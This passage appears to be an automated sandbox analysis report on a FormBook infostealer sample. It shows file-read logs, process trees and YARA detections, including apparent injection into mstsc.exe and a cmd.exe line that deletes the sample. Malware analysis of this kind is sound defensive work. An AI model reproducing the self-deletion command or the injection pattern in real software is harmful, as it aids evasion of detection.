C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\!b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\cccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC75705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DC81F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21316	success or wait	1	6DC8203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation v1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation v1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation v1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMa gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMa gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMa gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	127	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psm1	unknown	993	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft. .PowerShell.Management.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft. .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft. .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\cccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1 f1d8480152e0da9a60ad49c6d1a6a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	8	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	128	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.ps1	unknown	368	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	4096	success or wait	3	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	770	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.ps1	unknown	522	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.ps1	unknown	358	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.ps1	unknown	160	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.ps1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.ps1	unknown	699	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	637	end of file	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	14	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CAE1B4F	ReadFile

Analysis Process: conhost.exe PID: 6444 Parent PID: 6424

General

Start time:	18:01:03
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff797770000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Ms5nQdSz5l.exe PID: 6452 Parent PID: 3560

General

Start time:	18:01:03
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Ms5nQdSz5l.exe
Imagebase:	0x620000
File size:	734720 bytes
MD5 hash:	BA01DF16E4C876E078348FD4479A8FDF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.388008675.0000000001400000.00000040.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.388008675.0000000001400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.388008675.0000000001400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.379229616.0000000000C70000.00000040.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.379229616.0000000000C70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.379229616.0000000000C70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.374453339.0000000000400000.00000040.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.374453339.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.374453339.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: explorer.exe PID: 3472 Parent PID: 6452

General

Start time:	18:01:07
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mstsc.exe PID: 2196 Parent PID: 3472

General

Start time:	18:02:03
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0xc70000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.502856017.0000000003130000.00000040.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.502856017.0000000003130000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.502856017.0000000003130000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.492458360.0000000000AD0000.00000040.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.492458360.0000000000AD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.492458360.0000000000AD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.503223323.0000000003160000.0000004.00000001.sdmp, Author: Joe Security Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.503223323.0000000003160000.0000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.503223323.0000000003160000.0000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Analysis Process: cmd.exe PID: 6848 Parent PID: 2196

General

Start time:	18:02:08
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Ms5nQdSz5l.exe'
Imagebase:	0xa0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6804 Parent PID: 6848

General

Start time:	18:02:09
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

